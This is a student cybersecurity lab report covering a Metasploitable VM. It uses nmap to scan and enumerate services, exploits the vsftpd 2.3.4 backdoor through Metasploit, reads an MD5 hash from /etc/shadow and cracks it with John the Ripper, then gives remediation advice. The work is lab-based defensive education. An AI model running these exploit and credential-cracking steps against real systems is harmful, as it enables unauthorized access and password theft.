**“EXPLOIT , ANALYZE , REMEDIATE: A SECURITY LIFECYCLE”**

**Name : Shambhavi kashyap**

**ERP : 6604719**

**Course : B.TECH CSE (cyber security)**

**Semester : 4th**

**Section : CY4A**

**DATE : 18/05/2025**

**INTRODUCTION**

**The objective of this project is to simulate and study the core techniques like network scanning, reconnaissance, enumeration, exploitation of services, and password hash cracking that are commonly employed during penetration testing and by malicious actors. By understanding how adversaries gather information about systems (reconnaissance), identify potential vulnerabilities (scanning and enumeration), exploit services to gain unauthorized access, and ultimately crack password hashes, defenders can better anticipate and mitigate security risks.**

**Each phase of this project demonstrates real-world tactics and tools, reflecting both the offensive and defensive perspectives in cybersecurity. The findings and experiments aim to highlight the importance of proper network hardening, service configuration, access control, and password security in maintaining a secure computing environment.**

**THEORY**

**1. Reconnaissance**

The first step where information about the target is gathered, either passively (e.g., WHOIS, Google searches) or actively (e.g., ping sweeps, DNS queries), to understand the target environment.

**2. Network Scanning**

Used to detect live hosts, open ports, and services using tools like Nmap. It helps map the network and identify potential vulnerabilities.

**3. Enumeration**

An active process of extracting detailed information such as usernames, shares, and network resources. It targets specific services like SMB, SNMP, or LDAP.

**4. Exploitation of Services**

This step involves taking advantage of known vulnerabilities in services or configurations to gain unauthorized access, often using tools like Metasploit.

**5. Password Hash Cracking**

If password hashes are obtained, they are cracked using tools like John the Ripper or Hashcat, through brute-force, dictionary, or rainbow table attacks to retrieve plaintext passwords.

**PRE-REQUISITES**

* **Basic Networking Knowledge**: IP, ports, protocols, client-server model.
* **Linux Skills**: Command-line usage and scripting.
* **Cybersecurity Fundamentals**: Understanding of attacks and vulnerabilities.
* **Tools Required**:
  + Nmap – Scanning
  + Metasploit – Exploitation
  + John the Ripper – Password cracking
* **Lab Setup**: Kali Linux + vulnerable VMs (e.g., Metasploitable) in VirtualBox or VMware.

**TOOLS DETAILS**

* **Kali linux** (attacking machine) : kali linux is afree open-source linux distribution used for penetration testing , ethical hacking , and cyber security.
* **Metasploitable machine**(target machine) : Metasploitable is a vulnerable VM used for practicing hacking and penetration testing in a safe, controlled environment.
* **John the ripper :** john the ripper is a fast and powerful password-cracking tool used in penetration testing to identify weak passwords.

**TASKS**

**Network Scanning**

**Task 1: Basic Network Scan**


Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

nmap -v 192.168.116.0/24

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Ouput of the Scan



**Task 2 – Reconnaissance**


**Task 1: Scanning for hidden Ports**

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- 192.168.116.129

Expected Output: A list of hidden ports with services.

Output



**Total Hidden Ports = 7**

**List of hidden ports**

**S.NO PORTS STATE SERVICE**

1. 3632/tcp open distccd

2. 6697/tcp open ircs-u

3. 8787/tcp open msgsrvr

4. 40215/tcp open unknown

5. 43639/tcp open unknown

6. 46032/tcp open unknown

7. 52260/tcp open unknown


**Task 2: Service Version Detection**

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV 192.168.116.129

Expected Output: A detailed list of open ports and the services running on them, including version information.

Output




**Task 3: Operating System Detection**

Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O 192.168.116.129

Expected Output: The operating system details of the devices on the network.

Output



**Task 3 - Enumeration**

**Target IP Address** 192.168.116.129

**Operating System Details**

MAC Address: 00:0C:29:6F:03:E5 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

**Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)**

|  |  |  |
| --- | --- | --- |
| PORT | STATE | STATE SERVICE |
| 21/tcp | **open ftp** | vsftpd 2.3.4 |
| 22/tcp | open ssh | OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) |
| 23/tcp | open telnet | Linux telnetd |
| 25/tcp | open smtp | Postfix smtpd |
| 53/tcp | open domain | ISC BIND 9.4.2 |
| 80/tcp | open http | Apache httpd 2.2.8 ((Ubuntu) DAV/2) |
| 111/tcp | open rpcbind | 2 (RPC #100000) |
| 139/tcp | open netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| 445/tcp | open netbios-ssn | Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |
| 512/tcp | open exec | netkit-rsh rexecd |
| 513/tcp | open login? |  |
| 514/tcp | open shell | Netkit rshd |
| 1099/tcp | open java-rmi | GNU Classpath grmiregistry |
| 1524/tcp | open bindshell | Metasploitable root shell |
| 2049/tcp | open nfs | 2-4 (RPC #100003) |
| 2121/tcp | open ftp | ProFTPD 1.3.1 |
| 3306/tcp | open mysql | MySQL 5.0.51a-3ubuntu5 |
| 3632/tcp | open distccd | distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) |
| 5432/tcp | open postgresql | PostgreSQL DB 8.3.0 - 8.3.7 |
| 5900/tcp | open vnc | VNC (protocol 3.3) |
| 6000/tcp | open X11 | (access denied) |
| 6667/tcp | open irc | UnrealIRCd |
| 6697/tcp | open irc | UnrealIRCd |
| 8009/tcp | open ajp13 | Apache Jserv (Protocol v1.3) |
| 8180/tcp | open http | Apache Tomcat/Coyote JSP engine 1.1 |
| 8787/tcp | open drb | Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb) |
| 40215/tcp | open mountd | 1-3 (RPC #100005) |
| 43639/tcp | open java-rmi | GNU Classpath grmiregistry |
| 52260/tcp | open nlockmgr | 1-4 (RPC #100021) |


**Hidden Ports with Service Versions**

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 40215/tcp open mountd 1-3 (RPC #100005)
3. 43639/tcp open java-rmi GNU Classpath grmiregistry
4. 46032/tcp open nlockmgr 1-4 (RPC #100021)
5. 52260/tcp open status 1 (RPC #100024)

**Task 4- Exploitation of services**

1. **Vsftpdn 2.3.4(PORT 21 FTP)**

* Msfconsole
* Use exploit/unix/ftp/vsftpd\_234\_backdoor
* set RHOSTS 192.168.116.129
* run



**Task 5 - Create user with root permission**

adduser **sham**

password : abc123

We can get the details of user in /etc/passwd

**Details of the new user added in Metasploit**


**sham:x:1003: 1003:shambhavi,,,:/home/sham:/bin/bash)**

Get the details of password hash in /etc/shadow

**Hash sham:$1$eRUXWWhC$oM7nz/dfuw2h6W/OVGOsA/**

**Task 6 - Cracking password hashes**

Store the password hash in a text file




Cracking password with prebuilt wordlist of john in default mode

John hash

To display the cracked password of the hash

John hash –show



**Task 7 – Remediation**

1. **FTP service (vsftpd)**

**Current Version of ftp service :** vsftpd 2.3.4

**Latest Version of ftp service : vsftpd 3.0.5**

**Vulnerability :** vsftpd version 2.3.4 was compromised by a backdoor vulnerability inserted into a malicious version of the source code that was hosted on an unofficial mirror .This version included code that allowed an attacker to open a backdoor shellby sending a specially crafted username.

**Remediation**

* Upgrade to vsftpd 3.0.5.
* Disable FTP and use more secure alternative in vsftpd.

**Major Learning From this project**

Throgh this project ,I have learnt that how we can scan any network and find open ports ,running services ,through -sV we can find service versions ,through -O we can detect operating systems , through -p- we can scan all the ports and majorly we learnt that how we can exploit any services and through adduser command we can create user and set the passwords for it .i understood how password are saved in hash format and how the passwords can be cracked through john the ripper ,john the ripper go through brute force or dictionary to crack the passwords.